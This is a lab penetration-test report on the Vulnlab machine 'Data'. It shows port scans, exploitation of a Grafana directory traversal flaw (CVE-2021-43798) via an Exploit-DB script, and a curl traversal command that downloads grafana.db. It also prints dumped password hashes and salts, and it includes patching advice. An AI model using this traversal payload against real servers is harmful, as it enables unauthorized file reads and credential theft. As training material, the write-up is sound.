
Vulnlab Machine Report | Data

joy.scd01

2025-06-05

Contents

1	Vulnlab Machine Report	1
1.1	Executive Summary	2
1.2	Data - 10.10.94.95	3
1.2.1	Service Enumeration	3
1.2.2	Initial Access - CVE-2021-43798 Directory Traversal → Arbitrary File Read → Password Cracking	7
1.2.3	Privilege Escalation - Sudo Misconfiguration → Docker escape via privileged container execution → root	14
1.2.4	Post-Exploitation	17
2	Additional Items	19
2.1	User and Root Flags	19

1 Vulnlab Machine Report

Machine Name: Data

IP: 10.10.94.95

Difficulty: Easy

Platform: Linux

Completion Date: 2025/06/05



Figure 1.1: data_slide.png

1.1 Executive Summary

A penetration test was performed against the target host *Data* (IP: 10.10.94.95).

Two critical vulnerabilities were identified, leading to a full system compromise.

Key findings include:

- **Initial Access:** [CVE-2021-43798 | Directory Traversal → Arbitrary File Read → Password Cracking]
- **Privilege Escalation:** [Sudo Misconfiguration → Docker escape via privileged container execution → root]
- **Critical Services:** [Grafana 8.0.0 (CVE-2021-43798)]

Recommendations:

- **Patch:** Update Grafana to versions 8.0.7, 8.1.8, 8.2.7, or 8.3.1. Update Docker and related components to the latest stable versions.
- **Implement:** Enforce strict input validation and sanitize URL parameters to prevent directory traversal. Apply strict sudo policies to restrict Docker execution to trusted users.
- **Harden:** Avoid using the `--privileged` flag and run containers with minimal privileges.


1.2 Data - 10.10.94.95

1.2.1 Service Enumeration

Nmap scan 1 Command:

```
1 nmap -p- data
```

Proof Screenshot:



```
(fallingstar@kali)-[~]
$ nmap -p- data
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 17:45 CEST
Nmap scan report for data (10.10.94.95)
Host is up (0.036s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp   open  ppp


Nmap done: 1 IP address (1 host up) scanned in 34.82 seconds
```

Figure 1.2: nmap1.png

Nmap scan 2 Command:

```
1 nmap -sC -sV data
```

Proof Screenshot:



```
(fallingstar@kali)-[~]
$ nmap -sC -sV data
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 17:45 CEST
Nmap scan report for data (10.10.94.95)
Host is up (0.029s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 be:c9:e8:e5:0b:e5:0b:7b:85:4f:97:8c:76:0d:1f:b6 (RSA)
|   256 98:d0:90:da:13:2f:18:2f:a0:c4:9c:1a:81:89:43:48 (ECDSA)
|_  256 9c:9d:73:f8:2f:14:50:8b:1c:88:74:d3:4e:c4:ab:eb (ED25519)
3000/tcp   open  http      Grafana http
|_ http-title: Grafana
|_ Requested resource was /login
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-trace-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.64 seconds
```

Figure 1.3: nmap2.png

Port Scan Results

Server IP Address	Ports Open
10.10.94.95	TCP: 22,3000

SSH Enumeration (Port 22)

```
(fallingstar@kali)-[~]  
$ ssh root@data  
The authenticity of host 'data (10.10.94.95)' can't be established.  
ED25519 key fingerprint is SHA256:PzrOwh5urFmxFLCNVPHs3goNGBWaeYerSSH+8rCk9ck.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added 'data' (ED25519) to the list of known hosts.  
root@data's password: █
```

Figure 1.4: ssh1.png

Results: SSH service did not support null sessions or anonymous login and required a password.


Web Server Enumeration (Port 3000)

Figure 1.5: grafana-web.png

Results:

1. Default credentials (admin:admin) didn't work:




Figure 1.6: loginfail.png

2. **Grafana Version “v8.0.0 (41f0542c1e)”** *Grafana version is vulnerable to CVE-2021-43798, a directory traversal flaw that allows arbitrary file read:*
 - <https://www.exploit-db.com/exploits/50581>
 - <https://nvd.nist.gov/vuln/detail/CVE-2021-43798>

1.2.2 Initial Access - CVE-2021-43798 | Directory Traversal → Arbitrary File Read → Password Cracking

Vulnerability Explanation: Grafana v8.0.0 was found to be vulnerable to a directory traversal flaw in the URL path: “/public/plugins//“. This vulnerability allowed an attacker to craft a payload [url = arg.host + ‘/public/pugins’ + choice(plugin_list) + ‘/../../../../../../../../../../../../.’ + file to read] that enabled arbitrary file read by traversing directories from plugin paths. Using this technique, sensitive files such as /etc/passwd and /var/lib/grafana/grafana.db were accessed to obtain system user information and hashed credentials. The cracked credentials were then used to gain initial access to the target system via the SSH service.

Vulnerability Fix: It is recommended to update Grafana to the latest stable version, as this vulnerability (CVE-2021-43798) has been patched in version 8.3.1 and above. Additionally, restrict access to internal plugin paths using proper reverse proxy configuration or firewall rules to reduce exposure in case of future similar vulnerabilities.

Severity: High

Steps to reproduce the attack:

1. Exploit python script was downloaded (<https://www.exploit-db.com/exploits/50581>)




Figure 1.7: cvedownload_1.png


The exploit was executed without any modification.

2. The “/etc/passwd” file was read

Command:

```
1 python3 50581.py -H http://data:3000/
```

Proof Screenshot:



```
(fallingstar@kali)-[~/VL/Machines/Data]
$ python3 50581.py -H http://data:3000/
Read file > /etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
grafana:x:472:0:Linux User,,,:/home/grafana:/sbin/nologin
```


Figure 1.8: etc-passwd.png

3. The file “/var/lib/grafana/grafana.db” was read and analyzed to extract sensitive information.

Command:

```
1 python3 50581.py -H http://data:3000/
```


Proof Screenshot:



```
(fallingstar@kali)-[~/VL/Machines/Data] (yes/no/[fingerprint])? yes
$ python3 50581.py -H http://data:3000/
Read file > /var/lib/grafana/grafana.db
SQLite format 3@ "i...Ol,ä"ÖIÄ,yv
a ris...yE...p...ä...rd: "%-ËiÄ
Welcome to Ubuntu 18.04.3 LTS
GÅ=indexUQE_dashboard_account_id_slugdashboardCREATE UNIQUE INDEX `UQE_da
shboard_account_id_slug` ON `dashboard` (`account_id`,`slug`)s=ÄindexIDX_dashboard_account_iddashboard
CREATE INDEX `IDX_dashboard_account_id` ON `dashboard` (`account_id`)Ç*N#tableddashboardddashboardCREATE
TABLE `dashboard` (
  `id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL
  , `version` INTEGER NOT NULL
  , `slug` TEXT NOT NULL
  , `title` TEXT NOT NULL
  , `data` TEXT NOT NULL
  , `account_id` INTEGER NOT NULL
  , `created` DATETIME NOT NULL
  , `updated` DATETIME NOT NULL
)ÄCÄSindexUQE_org_user_org_id_user_idorg_userCREATE UNIQUE INDEX `UQE_org_user_org_id_user_id` ON `org_
user` (`org_id`,`user_id`)ÄtÉ;tableorg_userorg_userCREATE TABLE `org_user` (
  `id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL
  , `org_id` INTEGER NOT NULL
  , `user_id` INTEGER NOT NULL
  , `role` TEXT NOT NULL
  , `created` DATETIME NOT NULL
  , `updated` DATETIME NOT NULL
)ÇgO5tableorgorgorgCREATE TABLE `org` (
  `id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL
  , `version` INTEGER NOT NULL
  , `name` TEXT NOT NULL
  , `address1` TEXT NULL
  , `address2` TEXT NULL
  , `city` TEXT NULL
)
```

Figure 1.9: grafanaread.png

Proof sensitive information:



```
Temp usage: 8% IP dashboard docker0: 172.17.0.1
temp_user usealert_rule_tag
borisboris@data.vl+ adminadmin@localhost
3borisboris@data.vlborisdc6beccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be
3adminadmin@localhost7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b6172e9
e73faf7a4c2072f8f8YObSolj55ShLLY6QQ4Y62022-01-23 12:48:042022-01-23 12:48:502022-01-23 12:48:50
€i€'boris@data.vl+ admin@localhost
```


Figure 1.10: usersdb.png

Alternatively, the “grafana.db” file was downloaded using *curl* and analyzed locally using the *sqlite3* utility for improved clarity.

Command:

```
1 curl --path-as-is http://data:3000/public/plugins/alertlist/../../../../../../../../var/lib/grafana/grafana.db --output grafana.db
```

Proof Screenshot:



```
(fallingstar@kali)-[~/VL/Machines/Data]
$ curl --path-as-is http://data:3000/public/plugins/alertlist/../../../../../../../../var/lib/grafana/grafana.db --output grafana.db
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 584k 100 584k 0 0 828k 0 --:--:-- --:--:-- --:--:-- 828k
```

Figure 1.11: downloadgrafana.png

Command:

```
1 sqlite3 grafana.db
2
3 .tables
4
5 select * from user;
```

Proof Screenshot:



```
(fallingstar@kali)-[~/VL/Machines/Data]
$ sqlite3 grafana.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
alert
alert_configuration
alert_instance
alert_notification
alert_notification_state
alert_rule
alert_rule_tag
alert_rule_version
annotation
annotation_tag
api_key
cache_data
dashboard
dashboard_acl
dashboard_provisioning
dashboard_snapshot
dashboard_tag
dashboard_version
data_source
library_element
library_element_connection
login_attempt
migration_log
org
org_user
playlist
playlist_item
plugin_setting
preferences
quota
server_lock
session
short_url
star
tag
team
team_member
temp_user
test_data
user
user_auth
user_auth_token
sqlite> select * from user;
1|0|admin|admin@localhost||7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b6172e9e73fa7a4c2072f8f8|Y0bSoLJ55S|hLLY6QQ4Y6||1|1|0||2022-01-23 12:48:04|2022-01-23 12:48:50|0|2022-01-23 12:48:50|0
2|0|boris|boris@data.vl|boris|dc0beccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8|LCRhdtJWj1|nY1941na0||1|0|0||2022-01-23 12:49:11|2022-01-23 12:49:11|0|2022-01-23 12:49:11|0
sqlite>
```

Figure 1.12: sqlite3.png

Information about Grafana's password hashing mechanisms was identified, along with a tool designed to convert hashes for compatibility with hashcat.

According to this source: <https://github.com/iamaldi/grafana2hashcat>

